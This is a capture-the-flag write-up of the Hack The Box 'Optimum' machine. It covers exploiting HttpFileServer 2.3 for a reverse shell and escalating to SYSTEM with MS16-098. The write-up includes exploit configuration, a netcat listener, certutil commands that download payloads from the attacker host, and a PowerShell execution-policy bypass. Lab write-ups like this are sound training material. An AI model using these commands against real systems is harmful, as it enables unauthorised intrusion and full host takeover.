
Optimum-HTB


Enumeration

- We use `nmap -p- -A -Pn 10.10.10.8` to enumerate:



```
└─$ nmap -p- -A -T4 -Pn 10.10.10.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 13:36 EST
Nmap scan report for 10.10.10.8
Host is up (0.045s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.09 seconds
```

- We found a website:



0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 6/2/2024 2:48:20 μμ
Server uptime: 09:33:24


No files in this folder

Exploitation

- We used the exploit https://www.exploit-db.com/exploits/39161 we need nc.exe


```
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!
```

- we can find it in /usr/share/windows-resources/binaries/nc.exe and paste it into our Downloads/optimum folder
- We modify the ip in the exploit file



```
ip_addr = "10.10.14.25" #local IP address
local_port = "443" # Local Port number
```

- `python3 -m http.server 80` and host our current directory for the nc.exe file
- We keep running the exploit with `python 39161.py 10.10.10.8 80` to get the shell:




```
whoami
ls
dir
^C



┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10
.8] 49274
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserv
ed.

C:\Users\kostas\Desktop>
```

```
┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ python 39161.py 10.10.10.8 80

┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ python 39161.py 10.10.10.8 80

┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ 
```

```
└─$ python2.7 39161.py 10.10.10.8 80

┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ ^[OA
A: command not found

┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ python2.7 39161.py 10.10.10.8 80

┌──(kali㉿kali)-[~/Downloads/Optimum]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [30/Jan/2024 16:37:53] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [30/Jan/2024 16:37:53] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [30/Jan/2024 16:37:53] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [30/Jan/2024 16:37:53] "GET /nc.exe HTTP/1.1" 200 -
```


- Then we upload sherlock(https://github.com/rasta-mouse/Sherlock) using `certutil -urlcache -f http://10.10.14.25/sherlock.ps1 sherlock.ps1` then use it to look for vulnerabilites using: `powershell.exe -exec bypass -Command "& {Import-Module`

`.\sherlock.ps1; Find-AllVulns}"`:



```
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.h
             tml
VulnStatus : Not Vulnerable



C:\Users\Administrator\Desktop>
```

- We can also use wesng(https://github.com/bitsadmin/wesng)
- We use https://github.com/sensepost/ms16-098/blob/master/bfill.exe to get privilege escalation by uploading the file first `certutil -urlcache -f http://10.10.14.25/bfill.exe bfill.exe` and then executing it `bfill.exe`:



```
C:\Users\kostas>whoami
whoami
nt authority\system

C:\Users\kostas>
```

We get a root shell.